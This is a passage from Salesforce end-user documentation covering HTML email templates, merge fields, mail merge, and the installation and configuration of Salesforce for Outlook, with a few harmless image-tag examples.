6. Enter an `Email Template Name`.
7. If necessary, change the `Template Unique Name`. This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Template Unique Name` field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. Select an `Encoding` setting to determine the character set for the template.
9. Enter a `Description` of the template. Both template name and description are for your internal use only. The description is used as the title of any email activities you log when sending mass email.
10. Click **Next**.
11. Enter the `Subject` to appear in the email you send.
12. Enter the HTML source text to appear in the message you send. This should include all the HTML tags.

Note: If you are including an image, we recommend uploading it to the Documents tab so that you can reference the copy of the image that is on our server. For example:

```
<img src="https://na2.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

13. Optionally, enter merge fields in the template subject and body. These fields will be replaced with information from your lead, contact, account, opportunity, case, or solution when you send an email.
14. Click **Next**.
15. Optionally, enter the text-only version of your email or click **Copy text from HTML version** to automatically paste the text from your HTML version without the HTML tags. The text-only version is available to recipients who are unable to view HTML emails.

    Warning: Salesforce.com recommends that you leave the text-only version blank. If you leave it blank, Salesforce automatically creates the text-only content based on the current HTML version. If you don't leave the text-only version blank and instead manually enter content, subsequent edits to the HTML version aren't reflected in the text-only version.

16. Click **Save**.

Tip: Click **Send Test and Verify Merge Fields** to view a sample of the template populated with data from records you choose and send a test email.

Note: Users cannot modify the content of a custom HTML template when they select it for use in an email.

Adding Images to Email Templates

Cloning Email Templates

Available in: **All** Editions except **Database.com**

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

User Permissions Needed	
To create or change HTML email templates:	"Edit HTML Templates"
To create or change Visualforce email templates:	"Customize Application"
To create or change public email template folders:	"Manage Public Templates"

Cloning an email template involves saving an existing email template with a new name. To clone an email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, click **Communication Templates** > **Email Templates**.
   - If you don't have permission to edit public templates, at the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears. Then from the left side of the page, click **Email** > **My Templates**.
2. Click the name of an email template in the list.
3. Click **Clone**.
4. Choose a folder in which to store the template.
5. Select the `Available For Use` checkbox if you would like this template offered to users when sending an email.
6. Enter an `Email Template Name`.
7. Enter a `Description` for the template. Both template name and description are for internal use only.
8. Click **Save**.

Adding Images to Email Templates

Available in: **All** Editions except **Database.com**

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

HTML and Visualforce email templates not available in: **Personal** Edition

User Permissions Needed	
To create or change HTML email templates:	"Edit HTML Templates"
To create or change Visualforce email templates:	"Customize Application"
To create or change public email template folders:	"Manage Public Templates"

You can include images or logos on your HTML and Visualforce email templates. For HTML with letterhead templates, logos or images come from the letterhead you choose when creating the template.

When creating custom HTML or Visualforce templates, simply include `img` tags that reference the image. We recommend uploading the images to the Documents tab and referencing the copy of the image on the Salesforce server. For example, for HTML:

```
<img src="https://na2.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

Visualforce example:

```
<apex:image id="Logo" value="https://na7.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

Email Template Fields

An email template has the following fields, listed in alphabetical order.

Field	Description
`API Version`	(Visualforce email templates only) Displays the version number of the Force.com API the template was created under.
`Author`	The person who created the template.
`Available for Use`	Indicates if users can use the template when sending emails.
`Created By`	The name of the user who created the template.
`Description`	Description of the template. This text is used as the title of any activities logged when sending mass email. The Activity History item displays as “Mass Email: {Template Description}”.
`Template Unique Name`	This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Template Unique Name` field, a developer can change certain components’ names in a managed package and the changes are reflected in a subscriber’s organization.
`Email Layout`	(HTML email templates only) Name of the column layout sample that decides the text columns.
`Encoding`	Indicates the character set for the email template.
`Folder`	The place where the template is stored.
`Last Used Date`	The most recent date that any user sent an email using the template.
`Letterhead`	(HTML email templates only) Name of the letterhead that decides the logo, colors, and text settings. See Letterhead Fields on page 1283 for more details.
`Modified By`	The name of the user who last modified the template.
`Namespace Prefix`	The namespace prefix used by the email template within the API.
`Subject`	Subject of the email. This text appears in the Subject field of every email sent with this template. It is also used as the title of an activity logged when sending a single email. The Activity History item displays as “Email: {Template Subject}”. The

Field	Description
	subject is not stored in Activity History items that you log when sending mass email.
`Email Template Name`	Name to identify the template.
`Text Body`	Body of the email. This text appears in the body of every email sent with this template. The maximum size is 384 KB.
`Times Used`	The total number of times that users have sent emails using the selected template. This includes single and mass emails.

Merge Fields for Cases

The available merge fields vary according to which Salesforce edition you have.

The list of available merge fields depends on the type of data that you're working with. Most of the merge fields for cases correspond directly with a case field. This table explains the more advanced merge fields that represent values derived from processing a case record.

Field	Merge Field	Description
`Articles as PDFs`	`Case.Articles_as_PDFs`	Articles associated with the case converted to PDF attachments. In the Emails related list on the case detail page, users can click **Send an Email** and choose a template containing this merge field. The attachments can be previewed or deleted before the email is sent.
`Email Thread`	`Case.Email_Thread`	A thread of all emails where the case contact is a sender or recipient (`To`, `CC`, or `BCC`). The emails are listed in reverse chronological order so the most recent emails appear at the top of the thread. The thread inserts the text version of the emails. You can't use this merge field in Visualforce pages. The limits for the email thread are: • Maximum number of emails: 200 • Email body truncation size: 32 KB
`Last Case Comment`	`Case.Last_Case_Comment`	The description of the most recent comment to be created on a case.
`Solution Attachments`	`Case.Solution_Attachments`	Attachments for the case solution..
`Solution Description`	`Case.Solution_Description`	The details of the solution associated with the case. If more than one solution is associated with the case, the description of each solution appears in a list..

Field	Merge Field	Description
`Solution Subject`	`Case.Solution_Subject`	The title of the solution associated with the case. If more than one solution is associated with the case, the title of each solution appears in a list.
`Solution Subject and Description`	`Case.Solution_Subject_and_Description`	The title and details of the solution associated with the case. If more than one solution is associated with the case, the title and description of each solution appears in a list.
`Suggested Solutions`	`Case.Suggested_Solutions`	Links to the subject and description of each suggested solution that may help customers solve their issues. **Note:** Sending mass emails using templates with the suggested solutions merge field could take several minutes and is not recommended.
`Case Thread Id`	`Case.Thread_Id`	A unique identifier for the case email thread in Email-to-Case. The thread ID is the unique ID of each case email, such as [ref:_DV0Txx._500V0U9YB:ref]. By default, the thread ID is added to both the subject and body of case emails. The default location for the thread ID is at the end of the body. Use this merge field to position it elsewhere in the body.

Notes on Merge Fields for Cases

Merge fields for entitlements on cases

Merge fields for entitlements on cases aren't supported. For example, if you add the `Entitlement Name {!Case.Entitlement}` merge field to an email template, the field is not populated on the template.

Merge fields for Email-to-Case or On-Demand Email-to-Case

If you have enabled Email-to-Case or On-Demand Email-to-Case, you can create email templates that support agents can use to respond to case emails. These templates can include merge fields that display information from the original email in the response. See Managing Email Templates on page 1284.

Merge fields for Web-to-Case

To reference the name, email, phone, or company of the customer who submitted an online case with Web-to-Case, use the relevant `{!Case_OnlineCustomer...}` field. To reference the contact or account associated with a case, use the relevant contact or account merge fields.

Generating Mass Mail Merge Documents with Extended Mail Merge

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To generate mass mail merge documents:	“Manage Public Documents”

Note: You can generate mail merge documents using the Extended Mail Merge feature. Extended Mail Merge is available by request only. Contact salesforce.com Customer Support if you are interested in this feature.

In addition, your administrator must activate the feature before you can use Extended Mail Merge.

With Extended Mail Merge, you can easily generate mail merge Microsoft® Word documents—such as form letters with matching envelopes and address labels—for multiple records at the same time.

1. Click the accounts, contacts, or leads tab. Other kinds of records are not currently supported.
2. In the Tools area, click **Mass Mail Merge** to start the mass mail merge wizard.
3. Choose an appropriate list view from the `View` drop-down list.
4. Select the records to include in the mail merge. To select all records currently displayed on the page, select the checkbox in the column header.
5. Click **Next**.
6. Select the types of Word documents you would like to generate. The supported document types are documents, envelopes, and labels.
7. Select the `Log an activity...` checkbox to log the generation of these mail merge documents by adding a completed task on each record.
8. Click **Next**.
9. Select the appropriate mail merge templates.

   For documents, choose whether to create one Word document that includes all output or a separate Word document for each record.
10. Optionally, click **Preview Template** to review a template's contents. Note that although the Word document that opens may be editable, changes made in Word will not be applied to your current mail merge request. To make a newly revised template available for mail merge, it must be uploaded first.
11. Click **Finish**.

    Note: If your request exceeds the maximum size limit for Extended Mail Merge, you are prompted to select either fewer records or smaller templates.

Salesforce sends you an email when your generated documents are ready. When mail merge documents are:

- Under 3 MB, Salesforce sends them to your email as either Word document (`.doc`) or Zip file (`.zip`). attachments. If the attachment size exceeds your organization’s maximum email attachment size, or your administrator has set all mail

merge documents to be saved to the Documents tab, Salesforce automatically saves your generated documents to the Documents tab. You'll receive an email with a link to the document's location.
- Over 3 MB, Salesforce saves them to your personal documents folder on the Documents tab.

Mail Merge Considerations

- Standard mail merge requires:
  - Microsoft® Internet Explorer® versions 7, 8, 9, and 10 (We don't support Google Chrome Frame™ plug-in for Internet Explorer because the ActiveX controls required for mail merge are supported in Internet Explorer only.)
  - Microsoft Word 2003 or 2007
  - Microsoft Windows® XP and Windows Vista® (32-bit only)

  Extended Mail Merge supports the following additional environments: the Mozilla Firefox Web browser and the Apple Mac OS. Furthermore, it does not require the installation of an ActiveX control.

  Standard mail merge and Extended Mail Merge support versions of Microsoft Word 2000 and above.
- Standard mail merge currently supports Word 2007 templates saved in `.docx` or `.dotx` file formats, but Extended Mail Merge does not.
- Mail merge documents give you access only to the fields that are accessible to you via your page layout and field-level security settings.
- Standard and extended mail merge don't support formatting from rich text area fields.
- Using mail merge from a record detail page automatically triggers standard workflow and validation rules for that record. Using the mass mail merge wizard, however, doesn't trigger those rules.
- With Extended Mail Merge, a mail merge operation cannot exceed the following limits:
  - 1,000 records
  - The selected mail merge template(s) total size cannot be larger than 1 MB.
  - For mass mail merges, the number of selected records multiplied by the combined sizes of the selected mail merge templates cannot be larger than 50 MB.

Mail Merge Overview
Sending Single Mail Merge Documents

Sending Single Mail Merge Documents

Available in: **All** Editions except **Database.com**

1. Click **Mail Merge** in the Activity History related list on the appropriate record. Accounts, contacts, leads, cases, opportunities, and custom objects are supported.

   Note:

   With standard mail merge, the first time you create a mail merge document you must install an ActiveX control that helps Salesforce communicate with Word. For more information, see Installing the Mail Merge ActiveX Control on page 1274.

2. Use the lookup to specify the record from which information will be merged.

   If your organization uses person accounts, person accounts are returned in both account and contact lookup searches.
3. Select a mail merge template.
4. Optionally, select the checkbox to log a task for the mail merge.
5. Click **Generate**.

   If the custom object has a master-detail relationship with opportunities, the primary contact for the opportunity is selected by default.
6. Salesforce then generates your document:
   - If your organization uses standard mail merge, Word opens with your generated document. When the document displays, choose **Save As** from the **File** menu to save the document to your hard drive.
   - If your organization uses Extended Mail Merge and your request exceeds the maximum size limit, you are prompted to select a smaller mail merge template. With Extended Mail Merge, Word does not open when you click **Generate**. Instead, Salesforce sends you an email that either includes your generated Word document as an attachment or provides a link to it on the Documents tab.
7. If you chose to log an activity for the mail merge, enter the task information, and optionally create a follow-up task.

   The `Subject` of the mail merge task is set to the mail merge template name by default, and the task is displayed as a completed activity in the Activity History related list. The merged document is not stored with the task.

   You can log an activity for mail merge if you have access to view or edit the record you are merging and are able to create tasks (that is, you have the "Edit Task" permission).
8. You can then print and mail your document or send it as an email attachment.

Mail Merge Considerations

- Standard mail merge requires:
  - ◊ Microsoft® Internet Explorer® versions 7, 8, 9, and 10 (We don't support Google Chrome Frame™ plug-in for Internet Explorer because the ActiveX controls required for mail merge are supported in Internet Explorer only.)
  - ◊ Microsoft Word 2003 or 2007
  - ◊ Microsoft Windows® XP and Windows Vista® (32-bit only)

  Extended Mail Merge supports the following additional environments: the Mozilla Firefox Web browser and the Apple Mac OS. Furthermore, it does not require the installation of an ActiveX control.

  Standard mail merge and Extended Mail Merge support versions of Microsoft Word 2000 and above.
- Standard mail merge currently supports Word 2007 templates saved in `.docx` or `.dotx` file formats, but Extended Mail Merge does not.
- Mail merge documents give you access only to the fields that are accessible to you via your page layout and field-level security settings.
- Standard and extended mail merge don't support formatting from rich text area fields.
- Using mail merge from a record detail page automatically triggers standard workflow and validation rules for that record. Using the mass mail merge wizard, however, doesn't trigger those rules.
- With Extended Mail Merge, a mail merge operation cannot exceed the following limits:
  - ◊ 1,000 records
  - ◊ The selected mail merge template(s) total size cannot be larger than 1 MB.

◊ For mass mail merges, the number of selected records multiplied by the combined sizes of the selected mail merge templates cannot be larger than 50 MB.

SYNCING SALESFORCE AND MICROSOFT® OUTLOOK® 2007 AND LATER

Syncing Microsoft Outlook with Salesforce Using Salesforce for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Watch a Demo: Using Salesforce for Outlook (2:43 minutes)

Salesforce for Outlook, a Microsoft® Outlook® integration application that you install, syncs contacts, events, and tasks between Outlook and Salesforce. In addition to syncing these items, you can add Outlook emails to multiple Salesforce contacts, and view Salesforce records related to the contacts and leads in your emails—all directly in Outlook!

Depending on your organization, you may be able to customize what you sync and the sync directions between Outlook and Salesforce. Your administrator determines the level at which you can customize these settings in Salesforce.

Here’s a quick look at how Salesforce for Outlook helps you avoid duplicating your work and boost your productivity.

Why You Should Upgrade to Salesforce for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

We're focusing development on our latest Microsoft® Outlook® integration application, Salesforce for Outlook, and we don't want you to miss out on its latest features and improvements. Let's compare it with Connect for Outlook.

I want to know	Salesforce for Outlook	Connect for Outlook
What syncs	Lets you choose sync methods—either manual or automatic. If you choose manual, you select the contacts, events, and tasks to sync.	Requires you to select the contacts, events, and tasks you want to sync.

I want to know	Salesforce for Outlook	Connect for Outlook
	If you choose automatic, Salesforce for Outlook syncs it all, except the items you: • Mark as Private in Outlook, and exclude them from syncing in Salesforce for Outlook Settings • Assign to the Outlook category *Don't Sync with Salesforce*	
How it syncs	Automatically syncs your data. You can also manually sync at any time.	Requires you to manually sync. You may be configured to automatically sync.
Whether I can work with Salesforce records directly in Outlook	Includes the Salesforce Side Panel. When you select an email in Outlook, the side panel: • Displays up to four related Salesforce contacts and leads, including up to four activities, cases, and opportunities related to them. • Lets you search for additional Salesforce records. • Includes links to records, so you can view them directly in Salesforce. See it in action: Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook® (2:18 minutes)	Doesn't have anything similar.
How Outlook contacts, events, and tasks are associated with Salesforce	Associates contacts to related Salesforce accounts automatically. Contacts that Salesforce for Outlook can't associate go to My Unresolved Items in Salesforce, where you can easily select related accounts. For single and recurring events, as well as tasks, you'll go to My Unresolved Items, and select the related records.	Requires you to specify related Outlook records for each contact, event, and task you're syncing.
How Outlook emails are associated with Salesforce	Lets you add emails to multiple Salesforce contacts, and to one other record with which you can associate tasks, such an account, a lead, or a case. You'll use the Salesforce Side Panel to do this.	Lets you specify related Outlook records for each email you're sending.
Where administration settings are managed	Settings are managed by your administrator in Salesforce. Your administrator can grant you permissions for customizing your settings.	Settings are managed by you in Outlook.

- Turkish
- Ukrainian
- Vietnamese

The Salesforce for Outlook installer doesn't support:

- Hebrew
- Portuguese (Brazil)
- Romanian
- Spanish (Mexico)
- Thai
- Vietnamese


Downloading the Salesforce for Outlook Installer

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To install Salesforce for Outlook:	Assigned to an active configuration AND Valid data set for each object being synced
To change sync folders:	Your Outlook profile set as the default in your Mail Settings

You'll download the installer from Salesforce.

1. Close Microsoft® Outlook®.
2. If you're upgrading Salesforce for Outlook and it's open, make sure you close it now. To do so, right-click the Salesforce for Outlook icon ( ) in your system tray, then click **Exit**.
3. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
4. From the left pane, select one of the following:
   - If you clicked **Setup**, select **Desktop Integration** > **Salesforce for Outlook**.
   - If you clicked **My Settings**, click **Desktop Add-Ons** > **Salesforce for Outlook**.
5. Click **Download**. Then click **Save File**. If the **Download** button is unavailable, ask your administrator to create and assign you to an Outlook configuration.



If you're an administrator, you can deploy installations to multiple users simultaneously using the `.msi` version of the installer.

Salesforce for Outlook System Requirements
Installing and Setting Up Salesforce for Outlook

Installing and Setting Up Salesforce for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To install Salesforce for Outlook:	Assigned to an active configuration AND Valid data set for each object being synced
To change sync folders:	Your Outlook profile set as the default in your Mail Settings


1. Open the installation file you downloaded and saved, and complete the installation wizard.

   Note: If you don't yet have .NET 4 installed, the installation wizard installs it for you. Keep in mind that the installation wizard prompts you to restart your machine after it installs .NET 4. You then need to run the installation wizard again to complete the installation process.


2. Open Microsoft® Outlook®. The setup wizard opens, and the Salesforce for Outlook icon ( ) appears in your system tray. If the wizard doesn't open, you can start it manually. Just right-click and click **Settings**.
3. If you need to log in to a Salesforce site other than the default, click **Change URL** and pick the server to which you want to connect. If the server you want isn't listed, select `Other...` and enter the URL, such as a custom domain used by your organization.
4. Enter your Salesforce username and password.
5. Click **Approve**. This creates a secure connection between Outlook and Salesforce. You won't need to log in again unless you encounter an error.

   Note: If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. This lets you connect without IP restrictions from anywhere.


6. Click **Next**, and choose the folders you want to sync. If you need to select different folders, click **Change Folder** and select ones that are within your default folders or the main Mailbox folder.



7. Click **Next**, and then choose your sync method. If you want to:
    - Select the individual contacts, events, and tasks to sync, select **Manual**.
    - Have Salesforce for Outlook sync all of your contacts, events, and tasks, select **Automatic**.



8. Click **Next**, and then select the kinds of private items you want to sync.



9. Click **Save**. A welcome message appears at the system tray icon ( ), which is now active. If you're configured to sync Outlook items, and you chose Automatic for your sync method, all items in the folders you chose sync automatically. The icon spins during every sync cycle.

Uninstalling Salesforce for Outlook

Uninstalling Salesforce for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

1. Close Outlook.
2. Right-click the sync icon ( ) and select **Exit**.
3. Using your Windows Add or Remove Programs tool, remove Salesforce for Outlook.

If you plan to reinstall Salesforce for Outlook, you'll have to first remove the old Salesforce for Outlook database files. Otherwise, Salesforce for Outlook will use your old sync settings. Default database file locations:

- (Microsoft Windows 7 and Vista) `C:\Users\`*`username`*`\AppData\Roaming\salesforce.com\Salesforce for Outlook\DB\`
- (Microsoft Windows XP) `C:\Documents and Settings\`*`username`*`\Application Data\salesforce.com\Salesforce for Outlook\DB\`

Managing Your Salesforce for Outlook Configuration

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To access your configuration	Assigned to an active configuration

Your version of Salesforce for Outlook has been configured with certain functions, like syncing contacts, events, and tasks, or adding emails to Salesforce. These settings are saved in a Salesforce for Outlook configuration in Salesforce.

1. Access your configuration in any of these ways.
   - Go to the Salesforce for Outlook page in your personal settings in Salesforce. Then click **View My Configuration**.
   - Right-click the system tray icon ( ) on your desktop, and select **Salesforce** > **Outlook Configuration**.
2. Depending on your permissions, you may be able to:
   - Edit your email settings
   - Edit your sync settings
   - Edit your sync direction
   - Edit your conflict settings
   - View your matching criteria
   - Edit your field mappings
3. Click **Save**. All changes take effect the next time your data syncs. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator may change your settings as needed.

Editing Your Salesforce for Outlook Email Settings

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To access your configuration:	Assigned to an active configuration
To edit email settings:	“Add Email”

The Email Settings section of your Salesforce for Outlook configuration shows you whether you’re allowed to add emails to Salesforce from Outlook. Emails that you add using Salesforce for Outlook are saved in Salesforce and assigned to other records based on your My Email to Salesforce settings.

1. Access your configuration in any of these ways.

- Go to the Salesforce for Outlook page in your personal settings in Salesforce. Then click **View My Configuration**.
- Right-click the system tray icon ( ) on your desktop, and select **Salesforce** > **Outlook Configuration**.

If **Add Email** is selected, you'll see **Add Email** and **Send and Add** buttons in Outlook.

Note: If you don't see the **Add Email** and **Send and Add** buttons, it's possible your administrator hasn't activated Email to Salesforce. It's also possible that your administrator set up your Outlook configuration so that you can use the Salesforce Side Panel, which includes add email controls in the side panel itself. This feature, however, doesn't include send and add functionality.

2. Click **Email to Salesforce Settings**.
3. Enter email addresses you'll use to send email in `My Acceptable Email Addresses`. Separate multiple email addresses with commas.
4. Choose whether you'd like either all emails to be sent to My Unresolved Items so you can manually assign them to related records, or to have Salesforce first try to automatically assign them.
5. Configure Email to Salesforce to add emails as activities to matching opportunities, leads, contacts, or all three. If you configure Email to Salesforce to associate emails to matching leads or contacts, Salesforce searches the **To** and **CC** fields for the email addresses of your leads or contacts. If any leads or contacts are found, Salesforce saves the email to the Activity History related list on the appropriate record.
6. If you selected leads or contacts, choose how Email to Salesforce should process emails containing lead or contact information that matches duplicate records. Email to Salesforce can add the email activity to either all matching records, the oldest duplicate record, or the record that has greatest number of activities.
7. If you selected leads or contacts, you can select `If no matching records are found, create a task and send it to My Unresolved Items` to have the email sent to My Unresolved Items if no matching records are found. If this checkbox isn't selected and Salesforce can't identify the email addresses in the To or From fields, the email won't be saved in Salesforce.
8. Select `Always save email attachments` to save attachments on emails sent to Salesforce. The size limit for an attached file is 5 MB when attached directly to the related list. The size limit for all files attached to an email is 10 MB.
9. Select `Email me confirmation of association` to receive a confirmation email when an email is sent to Salesforce.
10. Click **Save**.

Editing Your Salesforce for Outlook Sync Settings

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To access your configuration	Assigned to an active configuration
To disable sync:	"Whether object is synced"

The Sync Settings section of your Salesforce for Outlook configuration tells you which objects you're allowed to sync and the direction data syncs. To view or edit these settings:

1. Access your configuration in any of these ways.
   - Go to the Salesforce for Outlook page in your personal settings in Salesforce. Then click **View My Configuration**.
   - Right-click the system tray icon ( ) on your desktop, and select **Salesforce** > **Outlook Configuration**.
2. Hover over filter icons ( ) to see which kinds of records sync.
3. Deselect a checkbox to stop an item from syncing. All fields related to that item are disabled on the page.
4. Click **Save**. All changes take effect the next time your data syncs. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator may change your settings as needed.

See Also:

Managing Your Salesforce for Outlook Configuration
Syncing with Salesforce for Outlook

Editing Your Salesforce for Outlook Sync Direction

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To access your configuration	Assigned to an active configuration
To change sync direction	"Sync direction"

Sync direction indicates the direction data flows when Salesforce for Outlook syncs data.

1. Access your configuration in any of these ways.
   - Go to the Salesforce for Outlook page in your personal settings in Salesforce. Then click **View My Configuration**.
   - Right-click the system tray icon ( ) on your desktop, and select **Salesforce** > **Outlook Configuration**.

2. Select one of these options under Sync Direction for a particular object.
   - `Outlook to salesforce.com`—During its first sync, a record in Outlook creates or updates a record in Salesforce. During future syncs, changes made to Outlook records appear in Salesforce, regardless of whether the Salesforce version has changed. In addition, deleting a synced record in Outlook deletes its Salesforce counterpart. Salesforce changes are never sent to Outlook. The required conflict behavior setting for this option is `Outlook always wins`. This option isn't available for contacts.
   - `Salesforce.com to Outlook`—When data first syncs, a record in Salesforce creates or updates a record in Outlook. During future syncs, changes made to Salesforce records appear in Outlook, regardless of whether the Outlook version of the record has changed. In addition, deleting a synced record in Salesforce deletes its Outlook counterpart. Outlook changes are never sent to Salesforce. The required conflict behavior setting for this option is `Salesforce.com always wins`.
   - `Sync both ways`—When records sync, changes to Outlook records are reflected in Salesforce, and vice versa. If records conflict, the conflict behavior setting determines which record wins.
3. Click **Save**. All changes take effect the next time your data syncs. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator may change your settings as needed.

See Also:

Managing Your Salesforce for Outlook Configuration

Editing Your Salesforce for Outlook Conflict Settings

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To access your configuration	Assigned to an active configuration
To change conflict behavior	"Conflict behavior"

Conflict behavior settings determine what happens when Salesforce for Outlook encounters a conflict when syncing data both ways. A conflict occurs when the same record is updated in both Salesforce and Outlook or when a record is updated on one side and deleted in the other.

1. Access your configuration in any of these ways.
   - Go to the Salesforce for Outlook page in your personal settings in Salesforce. Then click **View My Configuration**.
   - Right-click the system tray icon () on your desktop, and select **Salesforce** > **Outlook Configuration**.
2. Under Conflict Behavior for each object you're syncing, select one of these options.
   - `Salesforce.com always wins`
   - `Outlook always wins`

3. Click **Save**. All changes take effect the next time your data syncs. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator may change your settings as needed.

Viewing Your Salesforce for Outlook Matching Criteria

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To access your configuration	Assigned to an active configuration
To view your configuration	Assigned to a configuration

If Salesforce for Outlook finds multiple matching contacts when a contact first syncs from Outlook, we pick a Salesforce contact based on the matching criteria defined by your administrator.

Access your configuration in any of these ways.

- Go to the Salesforce for Outlook page in your personal settings in Salesforce. Then click **View My Configuration**.
- Right-click the system tray icon () on your desktop, and select **Salesforce** > **Outlook Configuration**.

Then review the matching preference assigned to you. Options are:

- `Most recent activity`—Choose the Salesforce contact that shows the most recent activity (such as a phone call or email), as shown in the contact's Activity History related list. This is the default matching option.
- `Last updated`—Choose the Salesforce contact that was most recently modified.
- `Oldest`—Choose the Salesforce contact that has the earliest creation date.

See Also:

Managing Your Salesforce for Outlook Configuration

Editing Your Salesforce for Outlook Field Mappings

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To access your configuration	Assigned to an active configuration
To change field mappings	"Field mappings"

Field mappings define which Salesforce and Outlook fields correspond when records sync with Salesforce for Outlook. Depending on your permissions, you may be able to edit your field mappings.

1. Access your configuration in any of these ways.
   - Go to the Salesforce for Outlook page in your personal settings in Salesforce. Then click **View My Configuration**.
   - Right-click the system tray icon ( ) on your desktop, and select **Salesforce** > **Outlook Configuration**.
2. Click **Edit Field Mappings**.
3. Choose a field from the `Salesforce Field` picklist. This list displays the names of all Salesforce fields that haven't yet been mapped.

   Warning: If you map a custom field that is universally required, make sure it has a default value to avoid errors. Also, note that mapping custom fields that require validation by Salesforce may cause sync errors. For example, if you map a custom Salesforce field that requires a unique value, you'll get a uniqueness error when you sync if you enter a non-unique value in the Outlook field.

4. Choose a field from the `Outlook Field` picklist next to the selected Salesforce.com field. This list displays the names of all standard Outlook fields that haven't yet been mapped and that match the data type of the corresponding Salesforce field.
5. To map a Salesforce field to a custom Outlook field, select `Custom Field...` from the end of the corresponding `Outlook Field` picklist. Enter the field's name and click **OK**.

   The custom field must already exist in Outlook. Letters are not case-sensitive, and these characters aren't allowed: [,], _, #. The first sync validates that the custom Outlook field exists and then maps it to the Salesforce field. Custom Outlook fields use a string data type. Note that we only allow custom fields for Salesforce text fields and non-restricted picklists.
6. Click **Save**. All changes take effect the next time your data syncs. Return to your original settings any time by clicking **Revert to default** at the top of your modified configuration. Your administrator may change your settings as needed.

To remove a field mapping, click the delete icon to the right of the mapping. To redo the mapping, just add a new mapping to the bottom of the list. You can map custom Salesforce fields to standard or custom Outlook fields. You can't map picklist values.

Managing Your Salesforce for Outlook Configuration

Using the Salesforce for Outlook System Tray Application

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

After you install Salesforce for Outlook, a new application icon ( ) appears in your Microsoft® Windows system tray. You can use this application to:

- Sync Outlook and Salesforce items
- View your sync log
- Resolve your unresolved synced items
- Manage your Salesforce for Outlook configuration
- Change your login information
- Hide alerts
- View errors
- Change your sync folders
- Access the Salesforce for Outlook online help

Accessing the System Tray Application

- If you don't see the icon, just restart the application by double-clicking the Salesforce for Outlook shortcut on your desktop or the application in your computer's Programs directory (**Start** > **All Programs** > **salesforce.com** > **Salesforce for Outlook**).
- If the icon is disabled ( ), you may need to start Outlook.
- If you're using Microsoft Windows 7, you may need to click the arrow next to the notification area and drag the Salesforce for Outlook icon to the system tray.

Viewing the Salesforce for Outlook Sync Log

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The sync log records troubleshooting information for Salesforce for Outlook, including the number of records that had errors and the number of records that were created, updated, or deleted during sync.

To view this log, right-click the system tray icon ( ) and click **Sync** > **View Sync Log**.

See Also:

Using the Salesforce for Outlook System Tray Application

Changing Your Salesforce for Outlook Login Information

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To log in to Salesforce for Outlook	Assigned to an active configuration

If your Salesforce username or password changes, you'll need to update your login information in Salesforce for Outlook.

1. Right-click the system tray icon ( ) on your desktop and select **Settings...**
2. Click **Change User**.
3. Enter your correct Salesforce username and password, and click **Login**. This creates a secure connection between Outlook and Salesforce. You won't need to log in again unless you encounter an error.
4. Click **Next**, and then click **Done**.

